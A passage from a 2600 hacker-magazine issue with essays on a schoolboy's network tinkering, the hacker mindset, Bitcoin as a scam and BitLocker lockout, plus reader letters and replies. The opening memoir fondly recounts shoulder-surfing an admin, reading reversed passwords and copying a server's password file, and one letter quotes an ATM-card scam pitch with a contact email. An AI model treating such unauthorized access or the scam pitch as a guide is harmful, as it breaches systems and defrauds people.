duckhunt game that had a duck paddle backwards and forwards across the taskbar, whilst taking virtual pot shots at it with the mouse (again, before Windows had a taskbar). You could get inside its workings and alter the graphics - changing the pictures, or sprites, to whatever you wanted.

One day the IT teacher of this network needed to reset someone's password and I watched as she opened the program on the server to do this. Back on my workstation, I tried to locate this on the network using the paths I saw while shoulder surfing. I found a few admin tools and some backups of an interesting file which contained usernames and some encrypted passwords. The encryption in this case was just simply reversing them! Unbelievable. It was an old file but I was sure that some of the passwords would still be in use - and after a few minutes trying, I managed to get on another machine with one. Again, exciting hacker type fuzzy feelings.

What I couldn't see on the network share was the live password file - this must have correct permissions to block me, so I started hatching a plan to get a copy of this file. Using another shiny new floppy disk, formatted to this filesystem (not the same as DOS), I put it in the server which sat on the corner desk. Then, with a mate by the door on lookout duty, I managed to circumvent the server screen lock by switching the monitor on - again, unbelievable by these days' standards. I located and copied the file to disk - moving at high speed and risking getting caught. I had it. It was in the same format as the other files, and I began writing a quick little program to search through by username to get the password; no grep on this OS. Astounding my classmates, I demonstrated my newfound abilities, quickly drawing a bit too much attention to myself - oops. I blagged it saying I found an old file and used it for such naughtiness, never letting on about the cheeky file copy. Once again, I found that I was asked to help out more and more in this network room, fixing the printers and cabling when they misbehaved.

Another thing that popped up in those early years was my first experience of a computer virus. There was only one way to distribute games and other interesting programs in those days, and that was via floppy disks. A lot of public domain demos and stuff like *Lemmings* was great fun, and again it was frowned upon to be running these things on the computer network at school. This is how a virus one day appeared on the network, installing itself in various places and continually popping up message boxes on screen. Not particularly destructive, but I found it fascinating how it replicated and ran, causing quite a bit of a headache trying to get it removed. I helped with installing and running antivirus software. Again, it was interesting to watch the software fight it.

These couple of stories are just my first introductions to what is now my career in IT, preceding such things on my journey as Linux, the Internet, university, and more advanced computing. So, as with many other peoples' first forays into IT administration that began with them helping out at their schools, so did mine.

The author, once he progressed through university, only getting caught "testing" the network once, grew up a bit and started working back at schools managing IT for half a dozen primary and middle schools. This provided experience and he soon moved into the world of business IT at an aerospace company. Currently, he leads a team which designs and maintains high performance cloud technology and IT architecture for a software company that provides services for the insurance industry.

"Hacker Perspective" submissions are still closed but we WILL be opening them up again this year. Keep watching this space.

The Hacker Mindset or How We Can Move the World

by Daelphinux

It will never stop blowing my mind. People just do not understand the mentality. I will get something new, and I will want to break it. I do not want a broken toy, or piece of gear, or new tech: I want to know what makes it tick. I want to tear the thing to pieces, look at its insides, and put it back together meticulously. I want it to work as well or better than before, and I want to know its every secret.

It is this mindset that drives us as hackers. At the heart of every blackhat, whitehat, or greyhat is someone who wants to know how everything works.

I was at a seminar recently. The presenter got asked questions he couldn't answer, and a girl from the crowd piped in and helped. He got asked another one, and I answered the other student's question. After this happened a few times, some suit from the front row called us out and said "We should respect the presenting expert and let him talk." He, clearly, had never been to a small 30-person seminar before. When we recognize our own, we do not let them stand there unable to answer a question, flapping in the wind like a confused flag. We help. Honestly, partially because we like knowing more, but mostly because we want *everyone* to know. Information, data, knowledge, all of it should be free; everyone should have access to as much of it as possible.

It is this mindset that pushes us. All of us keep wanting to know, keep wanting to learn, and keep wanting to share so *everyone* can know.

I build stuff. I build some super dumb stuff sometimes. I will smith rods of steel into smaller identical rods of steel and make nothing with them. I will build a robot arm that waves at you and never turns on again. I will write code that does exactly one thing once, and I will probably never use again. We all do it. We all find solutions for bigger problems that we do not have. It is because hackers want to accomplish something. We do not just want to get through the task; we want to solve the problem. If there is no problem to solve, then *that* is the problem. We will find the problem and then we will solve that problem too.

Our motivations differ, that's for sure. Some of us want to make the world a better place, some of us want to watch it burn, and some of us want to do a little of both. But we all want to know, we all want everyone to know, and we all want to feel accomplished. At the end of the day, that's what brings us all together. A common drive for completion.

The point is, this drive for completion, the drive to know and share is what makes us what we are. I have talked about how social we are, even when we do not want to be. I have talked about how much we care about information, and I have talked about our passions for rights and access. I do not think I have ever talked about why we are this way. Without this mindset, our world would not exist. Without us, people would still just be sitting around grunting and bashing sticks together. It was our mindset that thought if we rub the sticks together fast enough, they will get hot and might keep us warm.

It was our mindset that thought if I can call that thing a "tree" every time, I can tell other people what I want to say.

It was our mindset that brought humanity to where it is. We cannot let it die. We cannot let it be oppressed. We certainly cannot, under any circumstances, let it stop the world. We need progress. We need progression.

Stand up, think new thoughts, think free thoughts. Do not let anyone tell you what to do, what to think, or what to feel. Embrace new ideas, embrace new people, and do not be afraid of what you do not understand. Whether you do not understand why someone thinks what they think or feels what they feel, embrace it, embrace them, and learn how they work, learn why they think that way.

Die Gedanken sind frei, wer kann sie erraten?

Let's Just Call It BitCon
Further Observations by a Newbie in Cryptoland

by XtendedWhere

It's been over a year since I conducted my personal Bitcoin experiment, which I described in the *2600* Spring 2018 issue (35:1).

To recap, in 2016 I had a passing familiarity with Bitcoin before I attended a presentation by someone who described how it had brought them large financial gains. Intrigued, I wanted to learn more, so I made a plan to gain firsthand experience by 1) buying some Bitcoin, 2) using it to purchase something in the real world (a pizza? coffee?), then 3) hopefully selling some at a profit, since I'd seen Bitcoin's price steadily climbing.

I decided that I could risk losing $5,000 in the experiment and, in the space of roughly three months (October to December 2017), I navigated the Bitcoin maze, learned a lot, made some mistakes, and discovered Bitcoin's true nature just in time to escape before the price collapsed. In the end, I managed to nearly double my money (well, before short term capital gains taxes took their chunk anyway). But my profits were solely due to lucky timing.

So what did I learn? See the original article for details, but essentially this: none of the claims about Bitcoin are true - as implemented, it is not anonymous, not fast, not secure, not a currency, not a medium of exchange, not a store of value, not a good investment, and despite how I made out, not even a good gamble.

A Reader Objects

My article inspired a letter of response from David (*2600* Autumn 2018 issue (35:3, page 34). I appreciate David's interest and his thoughtful comments, and will attempt to briefly summarize his points, then reply. He stated that my article "misses the point of Bitcoin" because Bitcoin is "intended to be a currency like the U.S. dollar," and that the creator of Bitcoin, Satoshi Nakamoto, "was guided by libertarian philosophy that is opposed to central banks." David continued by admitting that "Bitcoin does have problems," and then focused on its volatility, lack of adoption, and fixed supply.

Disclaimer: I don't have a horse in the crypto race. I'm not an economist or academic with theories to defend, and I have no holdings or short-sale positions in any cryptocurrency. I'm a technologist and hacker seeking to separate the real from the bogus, to understand technologies to the best of my abilities, and see them used to build a better future for everyone, hopefully creating a world that is more free, fair, and open. I'm sick of crooks, con artists, and bullies continuing to use threats, intimidation, and deceit to try and take what is not theirs, and I would love to see their efforts made much less successful through a safe and secure medium of exchange.

Additional disclaimer: I'm not a libertarian and had to look up the details of that philosophy. Although I generally agree with their ideals of freedom, self determination, and skepticism of centralized power, I'm old enough and cynical enough to know that all "isms" are fantasies, and never fully translate from theory into action. Capitalism, socialism, communism, etc. each contain useful views of human behaviors and how to handle them. But we all live in the "real world" which has its own inviolable rules. (Texas may be gung-ho for capitalism, but when Hurricane Harvey delivered 40 to 50 inches of rain and a $125 billion dollar damage bill, a 90 billion dollar dose of quasi-socialism in the form of Federal disaster money did not meet much philosophical resistance from the capitalist cowboys.)

In considering David's comments, I agree that Nakamoto envisioned Bitcoin as a libertarian-esque system, intended as both a currency and a medium of exchange, free from centralized control. However, Bitcoin's implementation in the real world falls far short of those lofty intentions, and they unavoidably *prevent* it from fulfilling its libertarian aspirations. In fact, in the real world, Bitcoin turned into a libertarian nightmare.

Some Words and Numbers

Wikipedia describes "currency" as "money in any form [used] as a medium of exchange," and a "medium of exchange" as "a widely accepted token which can be exchanged for goods and services."

During my experiment, I found that there were essentially no vendors in the greater Los Angeles area who accepted Bitcoin for everyday transactions of goods or services. Why? Merchants and customers have learned that

Bitcoin makes a terrible medium of exchange due to the high fees that must be charged to pay for the truly outrageous amount of computing power (and thus electrical energy) required to process each Bitcoin transaction.

How outrageous is the power consumption? According to *Digiconomist's* "Bitcoin Energy Consumption Index," (digiconomist.net/bitcoin-energy-consumption) as of December 2018, the calculations required for each Bitcoin transaction (not per coin mined, but per transaction no matter how small) consume 489 kilowatt-hours of electrical energy. That is enough to run a typical U.S. household for 16 days, or to drive a four-passenger 2013 Nissan LEAF electric vehicle 1400 miles from Los Angeles, California to Dallas, Texas! (As the venerable Ladyada pointed out in the *2600* Spring 2019 issue (36:1, page 52), "more energy is being used to mine Bitcoins than all the solar power generated." This massive energy consumption makes Bitcoin a global environmental crime, but that is a different discussion.)

Even if the Bitcoin transactions are performed by the fastest, most efficient computers running in a remote land having cheap electricity, abundant natural cooling, and low-cost labor, the energy used still has an economic value which can be put to use in other ways, so it has to be paid for by the user as a transaction fee. To state the obvious, cash transactions use essentially no energy and have no fees at all.

So how does Bitcoin's high transaction cost prevent it from ever becoming a viable currency or medium of exchange? Let's walk through a thought experiment that compares two different market places: one cash, one Bitcoin.

Farmers' Market One - Cash Version

Picture a farmers' market run on the ideals of libertarianism with freedom and minimal government intervention. Each vendor sets their prices in response to market demands, and they don't even have to collect or pay sales taxes.

You are a customer attending the market with a pocket full of fiat currency, and with a big french fry feed planned. You find a booth with some fine looking potatoes and purchase $100 worth. You hand over a $100 bill, take your bags of spuds, and the transaction is complete.

Now the potato farmer goes to another booth, gives them your $100 bill, and in exchange receives a bunch of freshly roasted coffee. Then the bean roaster goes to another booth and buys $100 of homemade kombucha. Throughout the day, that single $100 bill travels unendingly across the marketplace, its value never decreasing or being consumed by the transactions. It can catalyze an unlimited amount of commerce until the paper itself wears out. (Even then, a representative of the bill's issuer will readily exchange the worn bill for a new one - free of charge, with its full $100 value still intact.)

In the long term, forces such as inflation, competition, weather, change of seasons, and even the great libertarian fear of market manipulation by a corrupt central bank may alter the quantity of goods that $100 might purchase. But in the medium term, the $100 value holds steady. The paper fiat currency proves to be a nearly ideal medium of exchange - allowing for a vast amount of widely differing goods to be freely traded with no loss of value.

Farmers' Market Two - Bitcoin Version

Now, picture going to an identical farmers' market, but one using Bitcoin as the exclusive medium of exchange. At the potato booth, you digitally transfer $100 worth of your Bitcoin holdings to the farmer. You wait, and when the transaction finally clears, imagine your surprise when you only receive $90 worth of spuds!

It turns out that the farmer had to pay a hefty fee in order for the Bitcoin transaction to be conducted and confirmed. (Either they paid the fee and charged you for it, or you paid it directly - it doesn't matter.) Bitcoin fees are priced by market competition, and the $10 figure in this example is based on what I actually paid during my 2017 Bitcoin experiment. Bitcoin fees have varied greatly over time, but are never trivial. Due to the massive amount of energy consumed by each transaction, Bitcoin's fundamental economics cannot compete with cash or even credit cards, where vendors willingly absorb the far smaller processing fees as a cost of doing business.

Back to the Bitcoin farmers' market. The spud seller gives $90 to the coffee roaster and gets $80 in toasted beans, thanks to another $10 fee. The coffee roaster spends $70 to get $60 of kombucha, and so on. The ninth vendor receives $20 in Bitcoin, hands over $10 worth of goods, and is now out of luck, since when they try to spend that $10, it only covers the

transaction fee and they receive no goods for the exchange. The tenth vendor makes no sale and has no currency remaining to transact with another vendor. End of game.

But what about the processors of Bitcoin transactions who received all those fees? Are they going out to their local farmers' market and spending $100 on goods? Not at all! They work in a competitive transaction processing marketplace, and the fees pay for their energy, their computing equipment, and their overhead. They have little profit left to spend.

So rather than Bitcoin enabling an infinite series of commercial transactions with an unlimited amount of goods trading hands as with cash, only ten trades occurred with just $450 worth of goods exchanged ($90 plus $80 plus $70...). During those ten exchanges, the entire $100 worth of Bitcoin was consumed by processing fees. (Even if the fees were somewhat lower, it would still play out the same.) Bitcoin sucks the life out of the exchange system and everything comes to a grinding halt.

In actual operation, Bitcoin is an anti-market, anti-libertarian method of transaction, and a massive failure as a currency and medium of exchange. Worse, in a Bitcoin-only economy, all value would eventually be eaten up by transaction fees! (That may take a very long time, but it is a notable drain on the system.)

So in response to David, yes, in conception, Bitcoin may seem like a libertarian dream, free from centralized control. But in reality, if a government agency charged a $10 fee on each farmers' market transaction, staunch libertarians would split open with rage! Thus Bitcoin represents a libertarian nightmare that inherently fails as a currency and medium of exchange. Put simply, Bitcoin can never succeed because each transaction costs too damn much!

So why do Bitcoin promoters overlook such outrageous fees? Because they are banking on making money in another way....

What is Bitcoin Really?

The results of my experiment, and the research and observations of many others show that Bitcoin is not a currency solution, nor a viable medium of exchange. The research shows that it really is this:

Bitcoin is A Distributed
Hybrid Ponzi-Pyramid Scam

Distributed: It operates without a central bank account to seize, server to shut down, or ringleader to arrest.

Hybrid: Having features from two or more things (in this case Ponzi schemes and pyramid scams).

Ponzi: A scam where "new money" is used to pay off "old money" in order to give the appearance of profits, earnings, or return on investment.

Pyramid: A scam where the "old money" must bring in "new money" at a higher price than they paid, in order to exit with a profit.

Scam: A scheme where a "scammer" attracts a "scamee" with the promise of undue or unearned financial gain, but where the scammer takes the scamee's money under the cover of a deception. Typically, the more complex the deception, the longer it may take the scamee to realize they've been scammed.

Historically, Pyramid and Ponzi schemes eventually collapse as their tricks become clear to too many people, and willing victims no longer step forward, and when the cost of maintaining the scam outgrows the profits it provides the scammers.

So let's call it what it is. Bitcoin is a con. A Bitcon.

For more tales from the world of "kleptocurrencies" and the new "steal industry," try searching for these terms: Mt. Gox, Falcon Coin, Bitconnect, Regalcoin, Hextra, Quadriga, Gerald Cotten, Gladius Network, Pure Bit.... The stories range from sad to angering.

But What About Blockchain?

Many Bitcoin articles include words to the effect of "even if Bitcoin does not succeed, the underlying blockchain technology may have great value...."

Blockchain, the secure recording of information through a distributed, decentralized, shared ledger system, underlies the operation of Bitcoin and other cryptocurrencies. It also holds promise for securing other transactional systems beyond currencies and mediums of exchange.

The viability for any application using blockchain will depend upon: 1) the value of the events being recorded by the blockchain, and 2) the amount of energy required to perform the computations for adding each entry into the system.

It appears that Bitcoin is not the most efficient possible blockchain system. In the zoo of "alt coins" inspired by Bitcoin, many have proposed schemes having lower energy consumption per transaction. Let's assume a highly secure block-

chain system which has processing costs that are around one tenth that of Bitcoin, say $1 per transaction. Now consider a few applications for this blockchain ledger system and see if its fees may or may not be tolerable:

1. Real estate - High value transactions such as property purchases could be recorded and tracked on a blockchain ledger. A $1 fee would be a small price in relation to the typical costs involved in these sales, and the security provided by blockchain might reduce the cost of other fees such as title searches, loan insurance, and reduction of fraud.

2. Voting - Public elections might be recorded and counted using a blockchain ledger. Every vote could be tracked and verified by all interested parties. But what about the costs? Suppose an election has 100 million voters, and 30 issues per ballot. At $1 per item (assuming each vote must be recorded separately), a $3 billion dollar transaction bill for the election might make the older, less secure ballot systems look much more affordable. Would legislators accept the idea of paying $30 per voter, even if it meant more security and verifiability? Hard to say.

3. Medical records - Tracking medical data, treatments, payments, and related events could be made more secure and reliable using blockchain. The already high costs of medical coverage might tolerate the fees, and the enhanced security might actually end up lowering costs to providers or insurers through increase accuracy and reduced opportunity for fraud.

In each of these examples, the blockchain technology provides a service that has value greater than the cost of the energy and expenses involved in providing that service. Ultimately, the amount of energy needed to perform each transaction will determine the markets that any blockchain systems can economically serve.

Conclusions

In the months since my Bitcoin experiment, I've continued to monitor the rumors and falsehoods driving the Bitcoin phenomena. I've read frequent "journalistic" articles that never cast a critical look at Bitcoin and its scam nature, but simply parrot the lies and deceptions. As of this writing, each Bitcoin sells for half of what it did at the start of my experiment, yet Bitcoin boosters continue to claim that outrageous gains may lie just ahead. Certainly, false stories may entice the uninformed, especially in these times of economic uncertainty. Some may willingly suspend their disbelief and take extreme risks for promises of great wealth. Others may yet get rich off of Bitcoin, but only as long as there remain enough buyers ignorant of the "greater fool theory" to hand over their money.

If you still hold out hope for Bitcoin, please conduct your own experiment: go through the process of buying some Bitcoin, use it to purchase something you would normally buy in the real world, and discover how it really treats you and your money. But please don't risk more than you can comfortably afford to lose.

Making a viable electronic currency and medium of exchange for use in everyday transactions will require an energy efficient, secure, distributed system having an average cost per transaction that is less than a typical credit card transaction fee (currently the world's leading electronic payment method). Such a system would also have to be equal to or better than credit cards for convenience, speed, ease of use, global acceptance, security, price stability, privacy, and resistance to fraud and criminal exploits.

If a cryptocurrency system could achieve all that, then it might actually realize the ideal of a blockchain currency. That would please everyone from hardcore libertarians to potato buyers at farmers' markets.

Compared to the general public, we hackers must always strive to look more deeply, investigate more skeptically, think more clearly, and seek to understand technical topics and their implications more fully. We must never allow ourselves to be dazzled by technical language that we do not understand, or be taken advantage of by people seeking to use our temporary ignorance for their personal gain. We must always try to look beyond the anecdotes, and work hard to separate the facts from the fantasies, fallacies, and frauds. Ultimately, instead of trying to take value away from others through deception, we can apply our knowledge and creativity to generate new products and services that create value for everyone, including ourselves.

My wish remains the same - that someone, perhaps a reader of these pages, can invent and deploy a complete, economical cryptocurrency solution that serves the needs of the masses, thwarts crooks and bullies, and supports safe, secure, and decentralized commerce as a force for good in our world. I'll be ready to experiment with it when that happens.

The Madness Debate
(or How I Got locked out of My Computer)

by Thomas Sermpinis
(a.k.a. Cr0wTom)

A couple of months ago, I purchased a new laptop from a Chinese manufacturer (because of a great price/performance ratio). I was (and still am) really excited about it and, due to my privacy tickling self, I immediately installed a new copy of Windows and encrypted my whole drive with BitLocker (Microsoft's solution to drive encryption). Of course, because all of this has to be offline in order to be secure (at least in my mind), I printed the decryption key provided by BitLocker on a sheet of paper. But no, this was not enough, so I encrypted the plain text with an encryption cipher in order to not be easily accessed if found by a third party. And this was still not enough, so I hid it somewhere in the house where no one should have access to it.

The Privacy-Oriented Side

I have nothing to hide! It is true, but at the same time I value my privacy a lot. I want to have a life that is not invaded by anyone I don't want to. I want to be free, communicate with people with ease and with the help of the magic world of technology, but without anyone in the middle trying to snoop into my personal life. It is not a matter of what you must hide, but whether everyone needs to know.

In this world of continuous technology advancements, it is really difficult for an individual to keep up with all the vulnerabilities, encryption techniques, and malicious attacks. But I am in a privileged position, where I have the ability to follow stuff like that and keep up with the technology. I use all the high-end techniques and security measures that I can think of in order to be secure and keep my privacy. I am in a continuous search for the most secure ways to implement things in my life, and even when I have reached the point where I have followed all the good practices, I still don't feel completely secure. I still cannot enjoy my privacy. I am a lunatic trying to persuade himself that someone is always watching. Because if you believe otherwise in this centralized world, you have been fooled by the big corporations that offer their services for free.

The Everyday Person's Side

For the everyday person, things are simpler. They "keep calm" and use whatever secure software or service they are supplied with and use it without any headaches. Most of them have the illusion of privacy, whereas others don't even care about their privacy. They keep their passwords on sticky notes on their work screen and use Windows XP. But at the same time, if you ask them to give you their phone unlocked, a big percentage will refuse. These people keep all of their data on Google Drive and iCloud. They don't care about passwords or worry about their data becoming obsolete. They don't care about two-factor authentication and losing their ability to access their account or their personal computer. And this is not bad.

Yes, you heard it.

I may believe in doing everything you can to maintain privacy, but this can drive you crazy, and in my case resulted in losing all my data. Trusting a company, believing that an encryption algorithm is not backdoored by NSA, and feeling secure about the Windows Defender latest update are some really simple and yet logical moves to do.

The Conversation

I do not believe that there is a middle stage in the privacy situation. And even if someone lives in this stage, they will be dragged to one of the extreme stages sooner or later. I did not write this article to force you to follow my stand on the subject, but to share my experience, list the positions in the matter, and start a conversation - between you and your boss, your friend, your mom, or even your IT teacher who uses Android 2.3 in an open Wi-Fi network. Share your opinion, and follow your stand, but always value your privacy.

DEBRIEFS

Queries

Dear *2600:*

Before I start, I just want to say thank you for providing such a great magazine. My question is, how would I submit an article? Would I have to submit a .pdf with the pictures included or do I just write it into the email? My second question is for the cover submitting. Do you guys provide the width and length for the cover?

zuckonit

Thanks for the acknowledgment. As to your questions, articles can be submitted in a variety of formats. We prefer text, but can generally read any format. Some can cause weirdness in conversion, so keep it simple if at all possible. If there are illustrations, submit them separately as attachments. You can do the same with the text or include it within your email to articles@2600.com. If you have something super sensitive, you might be interested in going the SecureDrop route - details at www.2600.com/securedrop. With regards to cover art, we tend to do that in house, but are always open to additional contributions, many of which qualify for placement on the back cover. You can submit those in any size - we'll do the conversions. We just ask that the quality not be so minimal as to look like crap when printed.

Dear *2600:*

A lot of the stuff I used to know about information technology is old. How do I get on the dark web? I can barely access an international website even from a cell phone.

RV

It sounds like you have some challenges to master before you dive into this mysterious world of intrigue and shadiness. (And we have absolutely no idea what you mean by "international website.") Once you get the basics sorted, the best way into what's known as the dark web is to use the Tor browser. You'll then need to find a .onion address to connect to. Some search engines to use while in that dimension go by such names as"Candle," "not Evil," and "Dark Web Links." Remember that while your ISP may not know what it is you're looking at, they will be able to tell that you're using the Tor browser, which regrettably is sometimes enough to raise red flags. To hide that fact from them, we suggest using a VPN. Of course, then they know you're using a VPN....

Dear *2600:*

I've recently subscribed to your Kindle edition and am located in the San Francisco Bay Area. I'm a foundation-sponsored research scientist interested in publishing a hack in which I have utilized a series of experimental room temperature quantum computers to bypass the security protocols of one of the major rideshare driver apps. This hack has enabled me to operate the driver app on two separate phones with separate phone numbers, drive a brand new free car with no driver deductions, and when I cross a toll bridge I get paid the toll. I can demonstrate all of this with a short ride to anyone you may have in the area.

Is this the type of thing you would be interested in publishing?

Aslan

You should have already received a response in the affirmative. We're also printing this reply here. And we hope you saw the skywriting we paid for in your area because that was damn expensive. We're checking our mailboxes several times a day. What's taking so long?

Dear *2600:*

Hello,

Would you like to sell 2600.com for $30K USD?

Kind regards,

Richard

Bidding starts at one million dollars. Now stop wasting our time.

Dear *2600:*

I work for Mascot Books and wanted to inquire about a feature article for *Code for Teens: The Awesome Beginner's Guide to Programming*. Written by an experienced software developer and father of six, this book is the essential guide for every young coder. *Code for Teens* is sure to be a favorite among parents as well, especially as they look for ways to keep their kids engaged in learning over summer vacation. I've included a brief synopsis for your review.

I've attached a promotional page with more information to this email. Any consideration you give to featuring this title is greatly appreciated. Please let me know if you'd like additional information or a sample copy - I'm happy to help.

Kate

We get an insane amount of promotional submissions like this one, but it just isn't in the spirit of our magazine to treat them the same as actual article submissions. If someone wants to submit a review to us of anything hacker-related, they're welcome to do so. Or a book company can send us a sample copy and maybe someone in the office will do something with it, but we can't make any guarantees.

Dear *2600:*

It isn't clear how to read back issues with Google Play. Can you shed any light on this?

Matt

If you open the News app and go to the Favorites section at the bottom, there should be a section for magazines. You can click the "View all and manage" link to view everything that's available with your subscription. Please let us know if that doesn't work.

Dear *2600:*

I have a story to tell in our fields of expertise that I think the community will be very interested to hear. If someone can approve that it is going to be published 100 percent, I am going to be gratefully releasing/sending the plain text story to the authorized over email.

Let me know if who is interested in.

Yigit

We can't make guarantees that anything is going to be published before we see it. All we can promise is that someone will look at it and it will be given consideration like all other articles. If it's as interesting as you say it is, then the odds are good we'll want to run it. But no matter what, it's always better to have written something than not to have.

Dear *2600:*

Hi, I'm working on a really good feature type article, but it is on the longish side. Can you tell me the length guidelines for *2600?* That would help me with preparing it for submission.

Michael

As you can probably tell from looking at our magazine, lengths vary significantly from article to article, depending on the content and the style of the writer. We can't really dictate these parameters to you, other than to say not to make it so short that people don't get the full picture of what you're trying to convey or so long that their conclusion after reading it is that they've been missing out on life. Every writer is different, so go with your instinct and write about what you're interested in so that others who aren't as familiar with the subject become equally interested. We look forward to seeing what you come up with.

Donation

Dear *2600:*

I am a lifetime digital subscriber and have been cleaning out my bookshelf. I have 34 print issues, starting with Volume 17 through Volume 33. It's not a complete set and they are in good shape, but I have no use for them and, rather than recycling them, wanted to see if you might want them, or if you know of other places that might appreciate a donation of them.

I'm happy to mail them (at my cost) to you. Let me know.

I've been reading *2600* since you started in 1984. Thanks for the great publication.

Bill

And thank you for being so generous. We're finding that as the years go by, some of our issues have started to become unavailable. Even we have to scramble sometimes to track one down. So this is one of those few scenarios where recycling isn't a good solution. If you're unable to resell them (and some of the out-of-print issues go for a good amount on eBay), we'll always be able to find a place to donate them. You'll be pleased to know that these have already found a good home.

Word Misdirection

Dear *2600:*

Hi Digest! I just checked out the 2600hz website and, since you are already on Shopify and capturing cell phone numbers on checkout, I figured I'd reach out (Shopify just released a new messaging platform). I'd love to show you some other use-cases we've worked with in the news industry. I'm sure your schedule is tight but here is our demo calendar.

Thanks again Digest.

Brian

Oh joy. The amount of crap we get on a daily basis is both impressive and depressing. And even though you probably aren't even human, we felt inclined to respond to a couple of the points raised here. First, it's interesting that this spam generator somehow knew that the original meaning of "2600" was related to 2600 hertz, so congrats on that. We also feel inclined to acknowledge the massive amount of junk mail directly and indirectly generated by Shopify, Google, and LinkedIn. We only hope we can thank them properly one day. Finally, with regard to the "capturing cell phone numbers on checkout" remark, we do no such thing, hard as that may be for your silicon-molded brain to fathom. Phone numbers are requested for any order in case there are any problems that may require a phone call to resolve. We never ever share that info with anyone, nor do we use it for any purpose outside of the order in question. And we certainly would never, as you imply, seek to bug our customers with messages on their phones. Woe to anyone who tries that shit on any of us.

And why exactly did you decide to pick on our digest to peddle your wares? It didn't deserve this.

Dear *2600:*

Hello everyone, this is my testimony. Am so happy I got mine from Anderson Villa. My blank ATM card can withdraw $2,000 daily. I got it from Him last week and now I have $15,000 for free. The blank ATM withdraws money from any ATM machines and there is no name on it, it is not traceable, and now I have money for business and enough money for me and my family to live on. I am really happy I met Anderson Villa because I met two people before him and they took my money not knowing that they were scams. But am happy now. Anderson Villa sent the card through DHL and I got it in two days. Get your own card from him now - he is not like other scammers pretending to have the ATM card. He is giving it out for free to help people even if it is illegal. But it helps a lot and no one ever gets caught. I'm grateful to Anderson Villa because he changed my story all of a sudden. Anderson Villa's email address is atm.hacker@yahoo.com. Thanks.

Mrs Monika

We don't really know or care what the scam is here, but it seems to be a mixture of religion and good old-fashioned larceny, with a healthy dose of entrapment thrown in for fun. The crazy thing is that most mass media will label this as a form of hacking for some bizarre reason. We just enjoy the fact that people who get ripped off while trying to steal consider themselves to be the scam victims. What times we live in.

Dear *2600*:

My name is Paul. I found your website on Google and it is perfect for one of my projects. I have an article that I want to post on your website. If you publish the article, I will pay you. Let me know what you think.

Paul

Hi Paul. In your world, is the sky blue? We'd love to be able to study your reality more in depth. Are there actually people who answer you and believe you when you say you'll pay them to print your articles on their sites? Here on Earth, we have something known as "advertising" which works in a remarkably similar manner.

Incidentally, all three of the letters in this section came in on the exact same day. They represent just a tiny slice of the challenges we're met with, as well as the reason we're always so happy to see a sane letter that is actually relevant. They are truly an endangered species.

Thoughts

Dear *2600:*

When it comes to privacy rights, there have been lengthy discussions around types of data collected, but an often overlooked topic is specifically smart technologies, i.e., watches, phones and apps, televisions, among many devices. Smart technology has to be critically looked upon since this very advancement knows in great detail an individual's life data and collects, then stores, that very data. Smart technology, such as voice recognition devices whose usage has grown exponentially in recent years, is a prime example and used in court cases which currently could be covered as third party information, blurring the line of what's categorized as private. Smart technology collects data and knows everything an individual does and places they visit. Smart technology has given way to the Internet of Things, whether it's cars, appliances, or anything among many other objects, thus taking away the little privacy an individual has left. It's important for users of such devices to realize and discuss this very crucial topic. Smart technology may have some pros, but unfortunately has very big cons - and a steep price.

Secondly, a battle will be brewing later this year regarding another issue besides the budget. The Patriot Act - a hot topic among civil libertarians since its inception - will be the issue this time around. Civil libertarians, and even many so-called non-libertarians, believe the Patriot Act infringes upon an average citizen's Fourth Amendment right prohibiting unreasonable search and seizure, which basically is a person's right to privacy.

Let's protect privacy rights for all and not let this become a partisan debate, which tends to happen every time the Patriot Act comes up for renewal.

Bill

We want to be optimistic that common sense will at last prevail, but it never seems to, regardless of political party. Nevertheless, we'll continue to apply pressure wherever we can and hope that many others do as well. As always, check sites like eff.org and aclu.org for updated info.

Dear *2600:*

I'm glad that I'm an observant person, as many of your readers likely are. My heart leaped up in my chest when I scanned over the cover of your last issue (35:4) and noticed the small transgender symbol tucked away in the status tray of the phone screen featured in the cover art.

I excitedly skimmed the issue as always, but this time with an eye for gender. I enjoyed Emily's article about her experience with routers and Comcast hucksters, and of course I'm always excited to read what Lady Ada (Citizen Engineer) is hacking on. Diana's article was an awesome perspective.

I have no critical commentary here; I love the magazine. I think it is fantastic that women are contributing openly to what for so long seemed a man's world (comp sci, STEM, hacking generally). I have read y'all for years and I realize that for various reasons people use handles or pseudonyms on their works; many of the finest articles I've read here could have been written by anyone.

I know that most hackers are, by definition, open-minded. We try to think about things and learn, tinker, grow, destroy, create.

Oftentimes, this can mean questioning our assumptions. Sometimes this means wondering if we've been looking at the challenge/problem from the wrong angle the whole time. Sometimes this realization is painful or very consequential.

Here we go:

I have had mental health issues since I was a teenager. Major depression, anxiety. I attended cognitive behavioral therapy sessions religiously for several years after my parents divorced (I was 13). I remember never being comfortable in my own skin... not sure if I remember feeling this as intensely before puberty - and my parents' divorce happened around the same time... go figure. In my late teens and early 20s, I struggled greatly to adapt to adult responsibilities, got arrested, dropped out of college, and ended up hospitalized at a few points for mental health crises: drug use, suicidality, depression, and anxiety.

At some point in my 20s, a doctor or two tried to tell me I was bipolar, but the medication they tried with me - anti-psychotics - made me feel lobotomized, certainly not up to any hacking. In my wisdom, I just stopped seeing the doctor instead of trying something different with them. Years go by, long term relationship, semblance of stability, steady work... then started drinking again... relapse and death on the installment plan.

Now I'm 33 and just came out of a psychiatric hospital for the fourth, and hopefully final, time in my life. I'm currently in legal trouble because of my anger issues and previously untreated manic depression - the manic side, that is. So I accept that fact about myself. Thankfully, I've found an awesome therapist and a new friend.

About the middle of last year sometime, I slowly realized that I am transgender. Looking back on my life, I realized that if I had known this was a possibility (I grew up in Georgia, USA... so, yeah), I would have talked to someone about it long ago. I assumed I must be gay, but couldn't convince myself to like boys.

Being a geeky kid, I felt awkward around girls, but equally out of place with most guys. I thought girls were beautiful, as were their clothes and the

things they got to do.

I noticed girls can be real bitches to each other, but seemed more empathetic and supportive than guys ever were. So, in essence, even though I have always admired women and dated them, I constantly struggled with something I couldn't pinpoint, nail down - sexuality?

Gender expression never occurred to me, nor would the environment here allow the thought. (This is coming from someone who decided they were an atheist and an anarchist by the time they were 16. I like to think I'm open minded and fairly well educated, but that's how powerful this stuff is - stereotypes, gender roles, politics of dominance and submission. Wasn't even on the radar. Fly straight on the path of the gender binary or else... nothing?)

Last year, I finally decided to dress up and see how I felt about it, an experiment. It was amazing! I felt so goddamn pretty, and comfortable with myself for the first time. Masculinity, for me, is like a hungry ghost. It confined me to a straight-jacketed role I never liked. Fuck being macho.

